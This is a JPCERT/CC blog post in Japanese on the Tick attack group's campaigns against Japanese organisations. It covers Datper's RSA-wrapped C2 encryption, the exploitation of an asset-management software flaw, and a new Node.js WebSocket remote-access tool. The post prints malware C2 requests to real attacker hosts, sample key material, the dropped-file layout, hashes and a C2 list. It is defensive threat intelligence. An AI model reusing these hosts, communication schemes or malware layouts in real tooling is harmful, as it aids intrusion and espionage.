攻撃グループTickによる日本の組織をターゲットにした攻撃活動 - JPCERT/CC Eyes | JPCERTコーディネーションセンター公式ブログ

blogs.jpcert.or.jp/ja/2019/02/tick-activity.html

朝長 秀誠 (Shusei Tomonaga)

2019/02/19

攻撃グループTickによる日本の組織をターゲットにした攻撃活動

Datper

-
- メール

以前のJPCERT/CC Eyesで攻撃グループTick[1] (BRONZE BUTLER[2]とも呼ばれる) が使用していると考えられるマルウエアDatperについて紹介しましたが、この攻撃グループに関連すると考えられる攻撃は現在も継続しています。2018年以降、JPCERT/CCにて確認している攻撃は以下の2つです。

- 標的型攻撃メールによるDatperの感染
- 資産管理ソフトウエアの脆弱性を悪用する攻撃

今回は、上記2つの攻撃から確認した新たな特徴について紹介します。

標的型攻撃メールによるDatperの感染

2017年頃までは、ドライブバイダウンロード攻撃でDatperに感染する事例を多く確認していました。2018年以降は感染経路が変化し、標的型攻撃メールに添付されたPPTファイルなどの不正なドキュメントファイルから感染する事例を複数確認しています。

最近のDatperは以前のものと比べて通信方式が変更されています。以下に通信内容の例を示します。

```
GET /hp.php?
hmlrqmvm=kl818612rn3298l844d1538jca5hx8sz6k342z41c82k0t3zr6tbvp6c3st3b4mz7ben
HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 211.233.81.242
Cache-Control: no-cache
```

URLパラメータの値として暗号化したデータを送信することは変わっていませんが、通信の暗号化方式にRSA暗号を使用するように変更されています。表1は2018年3月以前と最近の検体の通信方式の比較です。

表 1: Datperの通信圧縮方式と暗号方式の一覧

時期	圧縮方式	暗号化方式	エンコード方式
2018/2以前	LZRW1/KH	XOR + RC4	Base64(変則table)
2018/3以降	LZRW1/KH	XOR + RC4 + RSA	Base64(変則table)

以前のDatperでは、固定のRC4キーを使っていたため、マルウエアを分析しRC4キーを特定すれば通信データを復号することができました。対して、最近のDatperは実行毎に作成するランダムなRC4キーを使って通信を暗号化しています。作成されたランダムなRC4キーはサーバとの最初の通信でRSA暗号化した上で送信されます。そのため、RSAの秘密鍵がなければRC4キーを知ることができず、通信を復号することができません。

なお、RSAに使用するExponentとModulusは検体の設定情報に含まれています。(設定情報については、Appendix Aをご覧ください。)以下は、設定情報に含まれているModulusとExponentの例です。

```
aiaA$csh0h5882A+wNmRsyknDQsi7La6IT=YD8gRDJf8ZXhcvPb66TW54vucxYRfDbdnidbgs1fCLMS1
pU8ZPMtHSutpqw8dPbG=LJR9rQ9ezkBxQ0fv4GGTesBPb1kty01rhhHDMQj5K4I369LUF8Xmdqq2nmJi
69KfTQFLy135=+3Te4v1vyEyl9Afbu8AOAit19qj5R46jQ5Y9TwEcmfw7=3G4KSxmkwei=5=OHqPgqA
qpgvcwlTcAgnGhvJLrQyzpPUiC2KSNL4F6lT7GZQ8jo2JR
```

“$”を挟んで、前半(赤文字)がExponentで後半(青文字)がModulusの値をそれぞれBase64(変則table)でエンコードしています。

資産管理ソフトウエアの脆弱性を悪用する攻撃

2017年6月にSecureWorks社から公開された資産管理ソフトウエアの脆弱性を悪用する攻撃[2]は、現在も継続しています。図1は、本脆弱性を悪用しようとするスキャン通信をインターネット定点観測システム(TSUBAME)で観測した状況を示しています。2017年10月頃から一時的に攻撃は収まっていましたが、2018年3月15日から攻撃が再開しています。なお、悪

用される脆弱性に変化はありません。また、このスキャン活動は日本のセンサーのみで観測されており、攻撃者は日本のIPアドレスレンジを中心に攻撃をしようとしていると考えられます。




図 1：資産管理ソフトウエアの脆弱性を悪用しようとするスキャン観測状況(TSUBAMEの観測データ: 2017年1月1日～2019年2月7日)

2018年3月以前、攻撃者はこの脆弱性を悪用してxxmmやDatperの感染を行っていましたが、現在は別のマルウエアの感染を試みています。 新たなマルウエアはJavaScriptで作成されており、Node.jsを使って動作します。以下はこの攻撃によってマルウエア感染が行われた際に作成されるファイルの一覧です。

表 2: 感染時に作成されるファイル

ファイルおよびフォルダ名	説明
app.js	マルウエア本体
node.exe	Node.js
flash.vbs	app.jsを実行するスクリプト
config\.regeditKey.rc	レジストリエントリ登録情報
config\app.json	通信先情報
config\auto.json	設定情報一次保存ファイル
tools\getProxy.exe	Proxy情報取得ツール
tools\uninstaller.exe	アンインストール用

※ すべてのファイルおよびフォルダは%APPDATA%\Adobe\flash\[ランダムな4文字の英数字]\bin配下に作成されます。

マルウエア本体となるapp.jsは、node.exe (Node.js)に読み込まれることで実行されます。このマルウエアはC&Cサーバとの通信をWebSocketで行います。以下はマルウエアが行う最初の通信の例です。

```
GET / HTTP/1.1
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: R0bGJIMgRhG6p5Tj8bKBRQ==
Connection: Upgrade
Upgrade: websocket
Host: www.rakutenline.com:443
```

マルウエアがリモートから命令を受信すると、以下の命令を実行する可能性があります。

- 任意のコマンドの実行
- ファイルのアップロード・ダウンロード
- 感染したホストの情報送信

なお、このapp.jsはNode.jsがインストールされている環境であれば、動作することが可能なマルチプラットフォーム対応型のマルウエアです。攻撃者は、Windows OSだけではなくmacOSなども攻撃のターゲットにしていると考えられます。図2は、実行環境に合わせて実行するコマンドを変えているソースコードの例です。

図 2：app.jsのソースコード

おわりに

攻撃者は引き続き、日本の組織に対して攻撃を続けています。今後もこのような攻撃は続くと考えられるため、注意が必要です。該当の資産管理ソフトウエアを使用している場合はアップデートすることを推奨します。[3]

今回解説した検体のハッシュ値に関しては、Appendix Bに記載しています。また、JPCERT/CCで確認している本件に関係する通信先の一部はAppendix Cに記載していますので、このような通信先にアクセスしている端末がないかご確認ください。

参考情報

[1] Symantec: 日本を狙い始めたサイバースパイグループ「Tick」
https://www.symantec.com/connect/ja/blogs/tick

[2] SecureWorks: 日本企業を狙う高度なサイバー攻撃の全貌 – BRONZE BUTLER
https://www.secureworks.jp/resources/rp-bronze-butler

[3]JPCERT/CC: SKYSEA Client View の脆弱性 (CVE-2016-7836) に関する注意喚起
https://www.jpcert.or.jp/at/2016/at160051.html

Appendix A: Datperの設定情報

表 3: Datperの設定情報一覧

IDX	内容
1	ID
2	URL
3	Sleep Time (s)
4	Mutex
5	Proxy Server
6	Proxy Port
7	Proxy User Name
8	Proxy Password
9	Start Time (h)
10	End Time (h)
11	Unknown
12	User Agent
13	RSA Modulus / Exponent

Appendix B: 検体のSHA-256ハッシュ値

app.js

- f36db81d384e3c821b496c8faf35a61446635f38a57d04bde0b3dfd19b674587
- f71a3a772f4316ab3c940f94aab3d52eabe7ee9da311b112a12eacfcadddb85e

getProxy.exe

c6cf0ad6d1e687b185407ee450a5b8e9a8ab60461f5c051251badb245df6245f

uninstaller.exe

d1617e7ec278484920c05476eabf783d399d6c03e8d8ab69e2f1fcb6a76417b4

Datper


- 6530f94ac6d5b7b1da6b881aeb5df078fcc3ebffd3e2ba37585a37b881cde7d3
- e38d3a7a86a72517b6ebea89cfd312db0f433385a33d87f2ec8bf83a62396bb3
- d91894e366bb1a8362f62c243b8d6e4055a465a7f59327089fa041fe8e65ce30
- a7adfd0258e40d4df8cbc2ad7a660fd1c73f8dc2b9a4becc585a712cb5cfa9f1
- 569ceec6ff588ef343d6cb667acf0379b8bc2d510eda11416a9d3589ff184189
- 517b2695bbf7164bfb9cab0a133bb0b1aeb387cbb7f30aa01bf5d6f89cca4214
- c2e87e5c0ed40806949628ab7d66caaf4be06cab997b78a46f096e53a6f49ffc
- 4d4ad53fd47c2cc7338fab0de5bbba7cf45ee3d1d947a1942a93045317ed7b49
- 4dc63bc7bd8bcc758a75f48d573bcea62444db41f6d3bce7c1202265340ab577

Appendix C: 通信先一覧

- www.rakutenline.com
- menu.rakutenline.com
- www.sa-guard.com
- menu.sa-guard.com
- www.han-game.com
- menu.han-game.com
- 211.233.81.242
- www.aromatictree.co.kr
- rp.thumbbay.com
- 110.45.203.133
- www.amamihanahana.com
- 61.106.60.47
- www.kdcnet.co.kr

-
- メール


この記事の筆者




朝長 秀誠 (Shusei Tomonaga)

外資系ITベンダーでのセキュリティ監視・分析業務を経て、2012年12月から現職。現在は、マルウェア分析・フォレンジック調査に従事。主に、標的型攻撃に関するインシデント分析を行っている。CODE BLUE、BsidesLV、BlackHat USA Arsenal、Botconf、PacSec、FIRSTなどで講演。JSACオーガナイザー。

関連記事

- 


HUI Loaderの分析

- 

Anti-UPX Unpackingテクニック

- 




モバイル端末を狙うマルウェアへの対応FAQ
- 

攻撃グループLuoYuが使用するマルウェアWinDealer
- 
攻撃グループBlackTechが使用するマルウェアGh0stTimes

≪ 前へ
トップに戻る
次へ ≫

ライター

- 

- 
- 
- 
-
-
-
-
-
- 
- 
- 
- 
- 
- 
- 
- 
- 
-

- 
- 
- 
- 
- 
-